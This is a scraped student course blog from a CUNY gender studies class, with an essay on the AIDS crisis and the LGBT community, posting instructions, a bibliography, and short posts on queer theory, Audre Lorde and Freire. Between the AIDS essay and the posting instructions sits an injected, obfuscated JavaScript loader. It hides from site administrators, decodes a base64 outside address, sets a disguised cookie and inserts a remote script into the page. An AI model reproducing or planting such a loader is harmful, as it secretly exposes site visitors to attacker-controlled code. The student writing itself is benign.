
Throughout my research, I was able to better understand the AIDS crisis during the 1980s. I was able to find out how the epidemic was able to politically, socially, and economically impacted the LGBT community then and even now. Panic struck the United States when cases of patients who died due to an unknown autoimmune disease made headlines. The first case was reported in 1981 when five previously healthy gay men in Los Angeles were infected with rare lung disease, Pneumocystis carinii. All five men suffered moths of high fevers followed by numerous infections and other diseases. Doctors tried numerous treatments to which all failed. Two of the five men died due to the autoimmune disease. At the end of 1981, there were over 270 cases of severe immune deficiency reported among gay men and 121 reported deaths. Doctors didn’t understand the severity and that caused panic nationwide over the unknown disease. Before the 1960s homosexuality was criminalized and frowned upon. In New York sexual relations between the same gender were illegal. Gays and lesbians were harassed, imprisoned, and blackmailed by the police. At the time homosexuality was thought to be a mental illness and was curable through psychotherapy. During the AIDS epidemic, things only got worse. From the 1960s to 1970s, activists sparked the lesbian and gay liberation movement and were able to lessen the stigma that was associated with homosexuality. Due to these activists and cultural changes, the New York State sodomy statute was declared unconstitutional, and mental health professionals were able to officially cease treating same-sex love as a psychological disorder. However, when the AIDS epidemic started its rise, the nation was in panic and that prompted homophobia. This made it really hard for gay people living with HIV to receive proper treatment and healthcare. It affected many people financially post-crisis. Any progress that was made during the 1970s was gone when HIV came around. Gay men were stigmatized and the hatred towards the LGBT community skyrocketed more than pre-epidemic. Gays were blamed for the spread of AIDS many demonizing it as “the gay plague.” There were also many religious institutions that contributed and enabled the stigma around individuals who identified as gay. Hate crimes against gay men in particular also increased between 1983-1986. In the first 9 months in 1986, there were 351 reported cases of homicide and verbal attacks all aimed towards homosexuals. Medical professions refused to treat homosexuals and those living with HIV often resulting in discrimination through physical or verbal abuse. Even those who showed AIDS-like symptoms were refused healthcare. AIDS victims who passed away were rejected by funeral homes leaving families of victims too embarrassed and in fear to mention the cause of death. Many people who were victim to HIV were fired from their jobs and suffered financially and statistically showed lower in come resulting to having to sell many of their belongings. The AIDS crisis was a huge negative impact on the LGBT community however, many reforms as well as organizations in response to struggles and education. Since then there have been many achievements in the LGBT community.
Category: Posts
How to create a post
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();
How to create a post
- First, you must go on the professors website which is https://wgs1001sp21.commons.gc.cuny.edu
- After reaching on the website, go to our class time, which is found on the lefthand side, and click on Tuesdays 5;05 pm
- Next, locate the “New+” button on the Top. It is very small and has a “+” next to it.
- You will see 3 options; either “post, media or document” and click on post.
- You must add featured image or it will say “The entry has no featured image” and you must select a category on the right side, under “categories”
- After clicking on post, you will reach a screen with an empty white space where you can now post your weekly blogs on :))))
Annotated Bibliography

- Chafetz J.S. (2006) The Varieties of Gender Theory in Sociology. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_1
- Epstein C.F. (2006) Similarity and Difference. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_3
- Huber J. (2006) Comparative Gender Stratification. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_4
- Lopata H.Z. (2006) Gender and Social Roles. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_12
- Cragin B., Simonds W. (2006) The Study of Gender in Culture. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_10
- Dunn D., Skaggs S. (2006) Gender and Paid Work in Industrial Nations. In: Handbook of the Sociology of Gender. Handbooks of Sociology and Social Research. Springer, Boston, MA . https://doi-org.brooklyn.ezproxy.cuny.edu/10.1007/0-387-36218-5_15
- Pessin, L., & Arpino, B. (2018). Navigating between two cultures: Immigrants’ gender attitudes toward working women. Demographic Research, 38, 967–1016. 10.4054/demres.2018.38.35 (gender ideology influence immigrants views toward working women)
- Alesina, A. F., Giuliano, P., & Nunn, N. (2011). On the Origins of Gender Roles: Women and the Plough. SSRN Electronic Journal. Published. https://doi.org/10.2139/ssrn.1856152 (existing beliefs and values for role of women in society)
How to Post a Blog
How to post:
- Go to wgs1001sp21.commons.gc.cuny.edu
- Click on “New Post”
- Type in a title
- Write a blog
- Feature an image
- Categorize the post

Gender, Sexuality and Power

In the several weeks of taking an intro class to Women’s Studies, I have learned many different classifications. The class consisted of Gender, Feminism, Sexuality and etc. just to name a few. Women Studies contained denotation and connotation with a historical and generational theme. I was intrigued to find out what the course was like. The course mainly introduces about people lives and experiences that focuses on social and cultural constructs of gender and its relationship between power and and gender. As an overall course, Women Studies can help women in society with their power of a voice and help women in color.
Queer Theory explanation

I learned all about queer theory. An excerpt from Judith Halberstam “In A Queer Time and Place” helped me understand more of what the concept is. Queer theory emphasises the fluid and humanly performed nature of sexuality – or better, sexualities Queer theory is a zone of possibilities. There are many norms when talking about sexuality. Some concepts to understand. Indeterminate is when fluidity comes to sexuality, gender an etc. amorphous broadly speaking of queer describes those gestures or analytical models which dramatise incoherencies in the allegedly stable relations between chromosomal sex, gender and sexual desire and desire women studies correlates to feminist theory to lesbian/gay studies to queer theory. We know this may be a bit confusing but if you read the excerpt you will receive a better understanding.
THE ROLE OF WOMEN AND CULTURE(S) IN SOCIOLOGY
My final project is a syllabus of an introduction class to The Role of Women and Culture in Sociology. This class will teach about culture aspects and different social classism.
https://docs.google.com/document/d/1BcPV3yh7VAA-gtzQefVsV1fryPexZJ7S12Hjj-SGAeI/edit

The Masters Tools and House

The Masters Tools Will Never Dismantle the Masters House is a poem by Audre Lorde. Lorde is a Black American feminist poet that has strong beliefs towards racism, sexism and homophobia. A discussion of what the poem is about is based on two things that stood out to me. The “masters tools” which is about racism and classism. The “masters house” is a metaphor that speaks around strength and underestimation. The existing power that Audre Lorde speaks of, is the dynamics and hierarchies that abides by committees, institutions and organizations. Women in this society have the power too and can be the masters tools and the masters house.
Blog 2:
Pedagogy vs. Education

After reading Paulo Freire’s Pedagogy of the Oppressed, Chapter 2 talks about its “banking model”. Which is the scope action allowed to the students extends only as far as receiving, filing, and storing the deposits. My experience with the “banking model” of education, I have had several educators who have made deposits on their teachings. I can only remember to intake as much information. Educators expect us, the students to repeat the material that was taught to us. But the educators make sure the information is transparent for us to understand it.
Freire talks about power intersecting with education. Education is thus constantly remade in the praxis. In order to be, it must become. Freire’s reading states an example of problem-posing education. Affirming men and women as beings in the process of becoming as unfinished, uncompleted beings and unfinished in reality. From my own experience to Freire, education has always been made a mode of memorization. In order for us, the people to be something, we must become something.
The Pedagogy attempts to stands for what a person gains and loses. The people gain being more human but lose its power of fighting attempting to the oppressed.

